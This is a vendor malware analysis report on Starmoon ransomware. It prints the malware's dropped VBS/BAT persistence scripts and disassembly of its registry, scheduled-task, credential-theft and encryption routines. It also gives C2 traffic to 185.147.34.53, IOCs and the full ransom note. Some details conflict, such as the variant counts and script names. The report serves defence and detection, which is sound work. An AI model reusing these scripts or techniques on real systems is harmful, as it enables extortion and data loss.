SECTRIO

MALWARE REPORT

Starmoon Ransomware

Date: 18/05/2022

Shyava Tripathi

Starmoon, a relatively newer ransomware spotted in 2022, has been actively propagating for the last three years, employing its continually evolving variants to encrypt user computers and hold them for ransom. The threat actors behind Starmoon advent new variants continually and frequently to bypass detection, and hence increasingly entrap victims. These variants append different extensions to the encrypted files.
The ransomware uses RSA and AES algorithms to perform encryption using a hardcoded public key. In addition to encrypting files, the variants delete local backups, deactivate recovery mode, disable firewall, and terminate active operating system processes to inhibit data recovery.

Overview
Starmoon's activity has surged in the last quarter, rooted to the ransomware pushing out new variants frequently. Three variants, based on different ransom notes and email IDs used were collected by Sectrio honeypot in the past two months.
Active modifications in the threat actor email addresses, Telegram IDs, and ransom notes are observed, however, the attack method remains unchanged in the variants. The common infection process observed in all the variants includes the ransomware terminating crucial firewall and database processes, followed by performing file encryption using RSA and AES standards. A unique victim machine ID along with the victim machine IP address and the RSA public key used for encryption is communicated to a common C2 server.

The sample-set observed roughly exposits 9 percent to 11.3 percent code gene similarity to Sc0rpio ransomware and 0.6 percent ~ 0.8 percent code gene similarity (Figure 1) to RCRU64 ransomware.




Figure 1: Gene code analysis

Variants
3 variants of Starmoon, based on the threat actor's hardcoded email, were observed in the collected sample set (Table 1). The primary infection flow remains consistent across the variants and the main distinctions only lie in the threat actor email addresses and the ransom notes themselves.

Table 1: Ransomware Variants

Sl. No.	Hash
1.	a56644a519d6fce5f20a744ae3820af2
2.	42b65ed1d2800d69397aeb70efb52980
3.	eacbf2886234dde58327bb082ee18502
4.	14e34f1598e05536405cdb5d511c5afe

Execution

Upon execution, the ransomware drops and executes two scripts in the %\APPDATA\ folder, a visual basic script called 'v9_sbc.vbs' and a bat file named 't2_svc.bat' in the analysed variant. The two scripts together create an execution loop by checking each other's presence in the %\APPDATA\ folder and running the other respective script (Figure 2, 3).

v9_sbc.vbs

```
Dim strScript
Dim oExec, oWshShell
Dim ComSpec
Set oWshShell = CreateObject("WScript.Shell")
ComSpec = oWshShell.ExpandEnvironmentStrings("%comspec%")
strScript = ComSpec
" /C echo %SystemDrive%\Users\%username%\AppData\h4_svc.bat"
Set oExec = oWshShell.Exec (strScript)
Dim outputsxc
outputsxc = oExec.StdOut.ReadAll()
Set fso = CreateObject("Scripting.FileSystemObject")
outputsxc = Replace(outputsxc, vbCr, "")
outputsxc = Replace(outputsxc, vbLf, "")
If (fso.FileExists(outputsxc)) Then
Set WinScriptHost = CreateObject("WScript.Shell")
WinScriptHost.Run Chr(34)
"%SystemDrive%\Users\%username%\AppData\h4_svc.bat"
Chr(34), 0
Set WinScriptHost = Nothing
End If
```

Figure 2: VBS Script dropped & executed by the malware

t2_svc.bat

```
@echo off
IF EXIST "%SystemDrive%\Users\%username%\AppData\v9_svc.vbs" (
start "" "%SystemDrive%\Users\%username%\AppData\v9_svc.vbs"
```

Figure 3: Bat Script dropped & executed by the malware

System Fingerprinting

The ransomware begins collecting the victim system information upon execution. The date and time of the infected machine is collected, followed by the name of the operating system using Windows 'Systeminfo' function (Figure 4). Upon collecting the victim operating system, the malware also checks if the installed operating system image is original or a cracked version.

```
                    LAB_0041960e                                    XREF[1]:     004195fb(j)
0041960e ba ec 8c       MOV         EDX,s_systeminfo|find_/i_"os_name"_004e8cec      = "systeminfo|find /i \"os name\""
         4e 00
00419613 8d 4d a8       LEA         ECX=>local_5c,[EBP + -0x58]
00419616 e8 55 ee       CALL        FUN_00408470                                     undefined FUN_00408470()
         fe ff
0041961b c6 45 fc 05    MOV         byte ptr [EBP + local_8],0x5
0041961f 8d 4d a8       LEA         ECX=>local_5c,[EBP + -0x58]
00419622 83 7d bc 10    CMP         dword ptr [EBP + local_48],0x10
00419626 8b 7d b8       MOV         EDI,dword ptr [EBP + local_4c]
00419629 8b d7          MOV         EDX,EDI
0041962b 0f 43 4d a8    CMOVNC      ECX=>local_5c,dword ptr [EBP + -0x58]
0041962f 6a 09          PUSH        0x9
00419631 68 0c 8d       PUSH        s_Microsoft_004e8d0c                             = "Microsoft"
         4e 00
00419636 6a 00          PUSH        0x0
00419638 e8 33 f2       CALL        FUN_00428870                                     int * FUN_00428870(int param_1, ...
         00 00
```

Figure 4: Malware collect victim system information

Registry Keys & Scheduled Tasks

The malware adds registry key values to achieve persistence in the infected environment (Figure 5).

```
0041cca8 e8 03 7a       CALL        FUN_004046b0                                     undefined FUN_004046b0(void * * ...
         fe ff
0041ccad 8d 8d 7c       LEA         ECX=>local_1588,[EBP + 0xffffea7c]
         ea ff ff
0041ccb3 e8 f8 79       CALL        FUN_004046b0                                     undefined FUN_004046b0(void * * ...
         fe ff
0041ccb8 8d 8d 64       LEA         ECX=>local_15a0,[EBP + 0xffffea64]
         ea ff ff
0041ccbe e8 ed 79       CALL        FUN_004046b0                                     undefined FUN_004046b0(void * * ...
         fe ff
0041ccc3 8d 8d 4c       LEA         ECX=>local_15b8,[EBP + 0xffffea4c]
         ea ff ff
0041ccc9 c6 45 fc 3b    MOV         byte ptr [EBP + local_8],0x3b
0041cccd e8 de 79       CALL        FUN_004046b0                                     undefined FUN_004046b0(void * * ...
         fe ff
0041ccd2 68 48 df       PUSH        s_reg.exe_ADD_HKLM\SOFTWARE\Micros_004edf48      = "reg.exe ADD HKLM\\SOFTWARE\\M...
         4e 00
0041ccd7 8d 8d c4       LEA         ECX=>local_c40,[EBP + 0xfffff3c4]
         f3 ff ff
```

Figure 5: Adding registry keys for persistence

It also adds a scheduled task of executing the bat script (Figure 6) dropped by malware upon execution.

```
0040d081 e8 e0 41       CALL        _system                                          int _system(char * _Command)
         09 00
0040d086 83 c4 04       ADD         ESP,0x4
0040d089 8d 8d 10       LEA         ECX=>local_f4,[EBP + 0xffffff10]
         ff ff ff
0040d08f 68 90 4c       PUSH        s_schtasks_/create_/sc_minute_/mo_6_004e4c90     = "schtasks /create /sc minute /...
         4e 00
0040d094 e8 a7 2f       CALL        FUN_00420040                                     ulonglong FUN_00420040(void * th...
         01 00
0040d099 8d 8d 10       LEA         ECX=>local_f4,[EBP + 0xffffff10]
         ff ff ff
0040d09f e8 8c 2a       CALL        FUN_0041fb30                                     undefined4 * FUN_0041fb30(undefi...
         01 00
0040d0a4 50             PUSH        EAX
0040d0a5 e8 bc 41       CALL        _system                                          int _system(char * _Command)
         09 00
```

Figure 6: Addition of scheduled tasks

Disables Firewall and deletes backup

Upon infiltration, the ransomware attempts to disable firewall services. It also deletes the volume shadow copies, Windows backup catalog, and disables automatic Windows recovery features by modifying boot configuration data, to inhibit data recovery (Figure 7).




Figure 7: Malware disables firewall services & deletes data backup

Process Termination

The malware terminates a list of processes hardcoded in the executable using the 'taskkill' command. Most processes are related to database services, microsoft office services, and commandline services (Figure 8).




Figure 8: Malware attempts to kill a list of hardcoded services using 'Taskkill'

Network Communication

The malware tries to establish a network connection with the hardcoded IP address 185.147.34.53 on port 3586 (TCP) (Figure 9).

Frame Number	Time Date Local Adjusted	Time Offset	Process ...	Source	Destination	Protocol Name	Description	Conv Id
15	01:42:19 11/05/2022	23.2869223	Starmoon...	[redacted]	185.147.34.53	TCP	TCP:Flags=.....S., SrcPort=49161, DstPort=3586, PayloadLen=0, Seq=3031371853, Ack=0, Win=8192 (Negotiating s...	{TCP:12, IPv4:11}
16	01:42:19 11/05/2022	23.5132133	Starmoon...	185.147.34.53	[redacted]	TCP	TCP:Flags=...A..S., SrcPort=3586, DstPort=49161, PayloadLen=0, Seq=64001, Ack=3031371854, Win=65535 (Scale ...	{TCP:12, IPv4:11}
17	01:42:19 11/05/2022	23.5133145	Starmoon...	[redacted]	185.147.34.53	TCP	TCP:Flags=...A...., SrcPort=49161, DstPort=3586, PayloadLen=0, Seq=3031371854, Ack=64002, Win=64240 (scale f...	{TCP:12, IPv4:11}
18	01:42:19 11/05/2022	23.5136374	Starmoon...	[redacted]	185.147.34.53	HTTP	HTTP:Request, GET /17_And_Netword_Drive_Size:75_Encryption_Mode:_Fast_Mode!Empty]_17/06/2014,_03:36:58$_...	{HTTP:13, TCP:12, IPv4:11}
19	01:42:19 11/05/2022	23.5141782	Starmoon...	185.147.34.53	[redacted]	TCP	TCP:Flags=...A...., SrcPort=3586, DstPort=49161, PayloadLen=0, Seq=64002, Ack=3031373314, Win=65535 (scale f...	{TCP:12, IPv4:11}
20	01:42:19 11/05/2022	23.5141782	Starmoon...	185.147.34.53	[redacted]	TCP	TCP:Flags=...A...., SrcPort=3586, DstPort=49161, PayloadLen=0, Seq=64002, Ack=3031373966, Win=65535 (scale f...	{TCP:12, IPv4:11}
21	01:42:20 11/05/2022	24.1165538	Starmoon...	185.147.34.53	[redacted]	HTTP	HTTP:Response, HTTP/1.1, Status: Ok, URL: /17_And_Netword_Drive_Size:75_Encryption_Mode:_Fast_Mode!Empty]_1...	{HTTP:13, TCP:12, IPv4:11}
22	01:42:20 11/05/2022	24.1165538	Starmoon...	185.147.34.53	[redacted]	TCP	TCP:Flags=...A...F, SrcPort=3586, DstPort=49161, PayloadLen=0, Seq=64146, Ack=3031373966, Win=65535 (scale f...	{TCP:12, IPv4:11}
23	01:42:20 11/05/2022	24.1165855	Starmoon...	[redacted]	185.147.34.53	TCP	TCP:Flags=...A...., SrcPort=49161, DstPort=3586, PayloadLen=0, Seq=3031373966, Ack=64147, Win=64096 (scale f...	{TCP:12, IPv4:11}
24	01:42:20 11/05/2022	24.1166592	Starmoon...	[redacted]	185.147.34.53	TCP	TCP:Flags=...A...F, SrcPort=49161, DstPort=3586, PayloadLen=0, Seq=3031373966, Ack=64147, Win=64096 (scale f...	{TCP:12, IPv4:11}
25	01:42:20 11/05/2022	24.1167625	Starmoon...	185.147.34.53	[redacted]	TCP	TCP:Flags=...A...., SrcPort=3586, DstPort=49161, PayloadLen=0, Seq=64147, Ack=3031373967, Win=65535 (scale f...	{TCP:12, IPv4:11}

Figure 9: Ransomware establishes a network connection at port 3586 with C2 server

Upon encryption, the malware exfiltrates victim information including the date and time of infection, encryption mode, size of the network drive, OS of the infected machine, Victim ID of the infected machine and the encryption key to the C2 server (Figure 10).




Figure 10: Victim system data exfiltration to C2 server

Credential Stealing

The malware also attempts to steal credentials from Windows Credential Store located at Settings\\[username]\Application Data\Microsoft\Credentials path (Figure 11).

```
00414b64 c7 85 90        MOV        dword ptr [EBP + 0xfffff990],0x0
         f9 ff ff
         00 00 00 00
00414b6e 33 c9           XOR        ECX,ECX
00414b70 c7 85 94        MOV        dword ptr [EBP + 0xfffff994],0x0
         f9 ff ff
         00 00 00 00
00414b7a 0f 10 00        MOVUPS     XMM0,xmmword ptr [EAX]
00414b7d 0f 11 85        MOVUPS     xmmword ptr [EBP + 0xfffff980],XMM0
         80 f9 ff ff
00414b84 f3 0f 7e        MOVQ       XMM0,qword ptr [EAX + 0x10]
         40 10
00414b89 66 0f d6        MOVQ       qword ptr [EBP + 0xfffff990],XMM0
         85 90 f9
         ff ff
00414b91 c7 40 10        MOV        dword ptr [EAX + 0x10],0x0
         00 00 00 00
00414b98 c7 40 14        MOV        dword ptr [EAX + 0x14],0x7
         07 00 00 00
00414b9f 66 89 08        MOV        word ptr [EAX],CX
00414ba2 6a 36           PUSH       0x36
00414ba4 c7 45 fc        MOV        dword ptr [EBP + -0x4],0x15
         15 00 00 00
00414bab 8d 8d 80        LEA        ECX,[EBP + 0xfffff980]
         f9 ff ff
00414bb1 81 cf 02        OR         EDI,IMAGE_DOS_HEADER_00400000.e_cblp            = null
         00 40 00
00414bb7 68 90 88        PUSH       u_\Local_Settings\Application_Data_004e8890     = u"\\Local Settings\\Applicatio...
         4e 00
00414bbc 89 bd 54        MOV        dword ptr [EBP + 0xfffffa54],EDI=>IMAGE_DOS_HE... = null
         fa ff ff
00414bc2 e8 89 0b        CALL       FUN_00425750                                    ulonglong FUN_00425750(void * th...
```

Figure 11: Ransomware attempts to steal credentials from Wwindows credential stores

Encryption Process

The malware begins its encryption routine by adding a file marker of 0x06 bytes containing |00 75 64 69 6A 3D| to identify an encrypted file. It then adds an RSA-2048 encrypted array of binary data, 0x100 bytes to every file.

Each file is encrypted with a different key which is generated using the 'CryptGenRandom' windows function, followed by utilising the Crypto ++ library for encrypting a file up till 0x7CFF0 bytes (Figure 12,13).

```
00450c81 50              PUSH        EAX
00450c82 8d 45 f4        LEA         EAX=>local_10,[EBP + -0xc]
00450c85 64 a3 00        MOV         FS:[0x0],EAX
         00 00 00
00450c8b 8b f1           MOV         ESI,param_1
00450c8d 8b 3d 04        MOV         EDI,dword ptr [->ADVAPI32.DLL::CryptAcquireCon... = 00107460
         c0 4c 00
00450c93 68 00 00        PUSH        0xf0000000
         00 f0
00450c98 6a 01           PUSH        0x1
00450c9a 6a 00           PUSH        0x0
00450c9c 6a 00           PUSH        0x0
00450c9e 56              PUSH        ESI
00450c9f c7 06 00        MOV         dword ptr [ESI],0x0
         00 00 00
00450ca5 ff d7           CALL        EDI=>ADVAPI32.DLL::CryptAcquireContextA
00450ca7 85 c0           TEST        EAX,EAX
00450ca9 75 2b           JNZ         LAB_00450cd6
00450cab ff 15 34        CALL        dword ptr [->KERNEL32.DLL::GetLastError]
         c0 4c 00
00450cb1 6a 08           PUSH        0x8
00450cb3 6a 01           PUSH        0x1
00450cb5 6a 00           PUSH        0x0
00450cb7 68 8c f2        PUSH        s_Crypto++_RNG_004cf28c                          = "Crypto++ RNG"
         4c 00
00450cbc 56              PUSH        ESI
00450cbd 8b d8           MOV         EBX,EAX
00450cbf ff d7           CALL        EDI=>ADVAPI32.DLL::CryptAcquireContextA
00450cc1 85 c0           TEST        EAX,EAX
00450cc3 75 11           JNZ         LAB_00450cd6
00450cc5 6a 28           PUSH        0x28
00450cc7 6a 01           PUSH        0x1
00450cc9 50              PUSH        EAX
00450cca 68 8c f2        PUSH        s_Crypto++_RNG_004cf28c                          = "Crypto++ RNG"
         4c 00
00450ccf 56              PUSH        ESI
00450cd0 ff d7           CALL        EDI=>ADVAPI32.DLL::CryptAcquireContextA
00450cd2 85 c0           TEST        EAX,EAX
00450cd4 74 1e           JZ          LAB_00450cf4
```

Figure 12: Ransomware Encryption routine - I

```
004511c4 56              PUSH        ESI
004511c5 ff 75 0c        PUSH        dword ptr [EBP + param_2]
004511c8 ff 30           PUSH        dword ptr [EAX]
004511ca ff 15 0c        CALL        dword ptr [->ADVAPI32.DLL::CryptGenRandom]
         c0 4c 00
004511d0 85 c0           TEST        EAX,EAX
004511d2 74 1c           JZ          LAB_004511f0
004511d4 8b 4d f4        MOV         ECX,dword ptr [EBP + local_10]
004511d7 64 89 0d        MOV         dword ptr FS:[0x0],ECX
         00 00 00 00
004511de 59              POP         ECX
004511df 5e              POP         ESI
004511e0 8b 4d f0        MOV         ECX,dword ptr [EBP + local_14]
004511e3 33 cd           XOR         ECX,EBP
004511e5 e8 91 b9        CALL        FUN_0047cb7b                                     undefined FUN_0047cb7b(undefined...
         02 00
004511ea 8b e5           MOV         ESP,EBP
004511ec 5d              POP         EBP
004511ed c2 08 00        RET         0x8

                     LAB_004511f0                                    XREF[1]:     004511d2(j)
004511f0 68 b0 f2        PUSH        s_CryptGenRandom_004cf2b0                        = "CryptGenRandom"
         4c 00
004511f5 8d 4d d8        LEA         ECX=>local_2c,[EBP + -0x28]
004511f8 e8 43 ee        CALL        FUN_00420040                                     ulonglong FUN_00420040(void * th...
         fc ff
004511fd 8d 45 d8        LEA         EAX=>local_2c,[EBP + -0x28]
00451200 c7 45 fc        MOV         dword ptr [EBP + local_8],0x0
         00 00 00 00
00451207 50              PUSH        EAX
00451208 8d 4d b0        LEA         ECX=>local_54,[EBP + -0x50]
0045120b e8 b0 fb        CALL        FUN_00450dc0                                     undefined FUN_00450dc0(void * th...
         ff ff
00451210 68 94 1c        PUSH        DAT_00501c94
         50 00
00451215 8d 45 b0        LEA         EAX=>local_54,[EBP + -0x50]
00451218 50              PUSH        EAX
00451219 e8 b1 31        CALL        FUN_004943cf                                     undefined FUN_004943cf(int * par...
```

Figure 13: Ransomware Encryption - II

Ransom Note


The ransom note dropped by only one variant advertises the name of the ransomware being deployed, Starmoon ransomware. Notes from the three variants contain three different email address of the threat actor, however, all other instructions to the victims remains unchanged. These notes are dropped in two file formats, HTA and TXT (Figure 14, 15).

The threat actors do not mention the ransom amount to be paid in the ransom notes and urge the victims to contact the threat actors on the hardcoded email ID. Upon receiving details from the victim, the threat actors determine how much the victim has to pay.
A wildcard extension is added to encrypted files with four random characters in the format: **.<random{4}>**.
The original file name of the encrypted files are also modified. A compound extension including the threat actor's email address and a six digit alphanumeric ID of the victim computer are added to the original file name, in the format **[ID=<xxxxxx>-Mail=<email>].<xxxx>**.

```
                    LAB_0040e213                                    XREF[1]:     0040e1d5(j)
0040e213 83 f8 08       CMP         EAX,0x8
0040e216 8d 4d 94       LEA         param_1=>local_7c,[EBP + -0x6c]
0040e219 0f 43 ce       CMOVNC      param_1,ESI
0040e21c 89 8d c4       MOV         dword ptr [EBP + local_34c],param_1
         fc ff ff
0040e222 83 fa 0f       CMP         EDX,0xf
0040e225 75 3c          JNZ         LAB_0040e263
0040e227 8b 85 c4       MOV         EAX,dword ptr [EBP + local_34c]
         fc ff ff
0040e22d b9 90 85       MOV         param_1,u_ReadMe_Now!.hta_004e8590           = u"ReadMe_Now!.hta"
         4e 00
0040e232 2b c1          SUB         EAX,param_1
0040e234 89 95 c0       MOV         dword ptr [EBP + local_350],EDX
         fc ff ff
0040e23a 89 85 c4       MOV         dword ptr [EBP + local_34c],EAX
         fc ff ff

                    LAB_0040e240                                    XREF[1]:     0040e259(j)
0040e240 66 8b 04 01    MOV         AX,word ptr [param_1 + EAX*0x1]=>u_ReadMe_Now!... = u"ReadMe_Now!.hta"
                                                                                 = u"eadMe_Now!.hta"
0040e244 66 3b 01       CMP         AX,word ptr [param_1]=>u_ReadMe_Now!.hta_004e8... = u"ReadMe_Now!.hta"
                                                                                 = u"eadMe_Now!.hta"
0040e247 75 17          JNZ         LAB_0040e260
0040e249 8b 85 c4       MOV         EAX,dword ptr [EBP + local_34c]
         fc ff ff
0040e24f 83 c1 02       ADD         param_1,0x2
0040e252 83 ad c0       SUB         dword ptr [EBP + local_350],0x1
         fc ff ff 01
0040e259 75 e5          JNZ         LAB_0040e240
0040e25b e9 ab 03       JMP         LAB_0040e60b
         00 00
```

Figure 14: Ransom note is dropped in two formats, HTA & TXT



```
0041ce25 ff d6          CALL        ESI=>KERNEL32.DLL::CopyFileW
0041ce27 68 e8 8c       PUSH        DAT_00508ce8
         50 00
0041ce2c ba b8 ed       MOV         EDX,u_All_Your_Files_Encrypted_And_Sen_004eedb8 = u"All Your Files Encrypted And...
         4e 00
0041ce31 8d 8d 5c       LEA         ECX,[EBP + 0xffffe95c]
         e9 ff ff
0041ce37 e8 94 a6       CALL        FUN_004274d0                                 undefined FUN_004274d0()
         00 00
0041ce3c 83 c4 04       ADD         ESP,0x4
0041ce3f 68 b0 e5       PUSH        u__Email_Address:_004ee5b0                   = u"\r\n\r\nEmail Address: "
         4e 00
0041ce44 8b d0          MOV         EDX,EAX
0041ce46 c6 45 fc 53    MOV         byte ptr [EBP + -0x4],0x53
0041ce4a 8d 8d 74       LEA         ECX,[EBP + 0xffffe974]
         e9 ff ff
0041ce50 e8 2b a4       CALL        FUN_00427280                                 undefined FUN_00427280()
         00 00
0041ce55 83 c4 04       ADD         ESP,0x4
0041ce58 68 30 8c       PUSH        DAT_00508c30
         50 00
0041ce5d 8b d0          MOV         EDX,EAX
0041ce5f c6 45 fc 54    MOV         byte ptr [EBP + -0x4],0x54
0041ce63 8d 8d 8c       LEA         ECX,[EBP + 0xffffe98c]
         e9 ff ff
0041ce69 e8 52 a5       CALL        FUN_004273c0                                 undefined FUN_004273c0()
         00 00
0041ce6e 83 c4 04       ADD         ESP,0x4
0041ce71 68 40 ed       PUSH        u__In_Case_Of_Problem_With_First_E_004eed40   = u"\r\n\r\nIn Case Of Problem W...
         4e 00
0041ce76 8b d0          MOV         EDX,EAX
0041ce78 c6 45 fc 55    MOV         byte ptr [EBP + -0x4],0x55
0041ce7c 8d 8d a4       LEA         ECX,[EBP + 0xffffe9a4]
```

Figure 15: Ransomware function to create ransom note

Sectrio Protection

Sectrio detects the Starmoon Ransomware as 'SS_Gen_Starmoon_PE_A' and 'SS_Gen_Starmoon_PE_B'.

Sample Details

1.	563daaab9f9d7be02f037c540d561c424aa3e5efc6a9a5c8d58858d98e2aae3c
2.	46c54f872e553f7a4795e51632bd07668f4210a4390748952e625002b9e2a6a1
3.	1ce6d97cfebac138220ecfa39b3db255c24f9c4de8bd7e2cd51919c9847ae5df

4.	ce6f9898241552118b4323559563b34d5723b0dd272675a3966f0b991968b70a

Network Communication

1.	185.147.34.53
2.	208.67.222.222

MITRE Attack Techniques

TACTIC	ID	NAME
Execution	T1559.001	Component Object Model
Execution	T1047	Windows Management Instrumentation
Execution	T1053.005	Scheduled Task
Execution	T1059	Command and Scripting Interpreter
Execution	T1059.003	Windows Command Shell
Persistence	T1053.005	Scheduled Task
Privilege Escalation	T1053.005	Scheduled Task
Privilege Escalation	T1055.012	Process Hollowing
Privilege Escalation	T1055	Process Injection
Defense Evasion	T1112	Modify Registry
Defense Evasion	T1027.002	Software Packing
Defense Evasion	T1497	Virtualization/Sandbox Evasion
Defense Evasion	T1562.001	Disable or Modify Tools
Defense Evasion	T1070.004	File Deletion
Defense Evasion	T1055.012	Process Hollowing
Defense Evasion	T1055	Process Injection
Defense Evasion	T1562.004	Disable or Modify System Firewall
Credential Access	T1056.004	Credential API Hooking
Discovery	T1057	Process Discovery
Discovery	T1016	System Network Configuration Discovery
Discovery	T1083	File and Directory Discovery
Discovery	T1497	Virtualization/Sandbox Evasion
Discovery	T1007	System Service Discovery
Discovery	T1012	Query Registry
Discovery	T1082	System Information Discovery
Collection	T1114	Email Collection
Collection	T1056.004	Credential API Hooking
Command and Control	T1573	Encrypted Channel
Command and Control	T1571	Non-Standard Port
Impact	T1490	Inhibit System Recovery
Impact	T1489	Service Stop

IOCs

Ransom Note – HTA	ReadMe_Now!.hta
Ransom Note – TXT	Read_Me!_.txt
Ransomware Extension Syntax	[ID=<xxxxxx>-Mail=<email>].<xxxx>
Executable Name	Desktopini.exe
Threat Actor Email Addresses	starmoon@my.com
	starmoonio@tutanota.com
	leoxrinse234@mailfence.com
	lucifer.kobs@mailfence.com
	luciferhelpe@cyberfear.com

Ransom Note

All Your Files Encrypted And Sensitive Data Downloaded (Financial Documents,Contracts,Invoices etc..).
To Get Decryption Tools You Should Buy Our Decrption Tools And Then We Will Send You Decryption Tools And Delete Your Sensitive Data From Our Servers.
If Payment Is Not Made We have to Publish Your Sensitive Data If Necessary Sell Them And Send Them To Your Competitors And After A While Our Servers Will Remove Your Decrypion Keys From Servers.
Your Files Encrypted With Strongest Encryption Algorithm So Without Our Decryption Tools Nobody Can't Help You So Do Not Waste Your Time In Vain!
Your ID: XXXXXX
Email Address: Starmoon@my.com
In Case Of Problem With First Email Send Us Mail At : starmoonio@tutanota.com
Send Your ID In Email And Check Spam Folder.
This Is Just Business To Get Benefits, If Do Not Contact Us After 48 Hours Decryption Price Will x2.
What Guarantee Do We Give You ?
You Should Send Some Encrypted Files To Us For Decryption Test.

Attention!
Do Not Edit Or Rename Encrypted Files.
Do Not Try To Decrypt Files By Third-Party Or Data Recovery Softwares It May Damage Files.
In Case Of Trying To Decrypt Files With Third-Party Sofwares,This May Make The Decryption Harder So Prices Will Be Rise.

How To Buy Bitcoin :
Buy Bitcoin Instructions At LocalBitcoins :
https://localbitcoins.com/guides/how-to-buy-bitcoins
Buy Bitcoin Instructions At Coindesk And Get More Info By Searching At Google :
https://www.coindesk.com/learn/how-can-i-buy-bitcoin/

Our Honeypot Network

This report has been prepared from threat intelligence gathered by our honeypot network. This honeypot network is today operational in 62 cities across the world. These cities have at least one of these attributes:

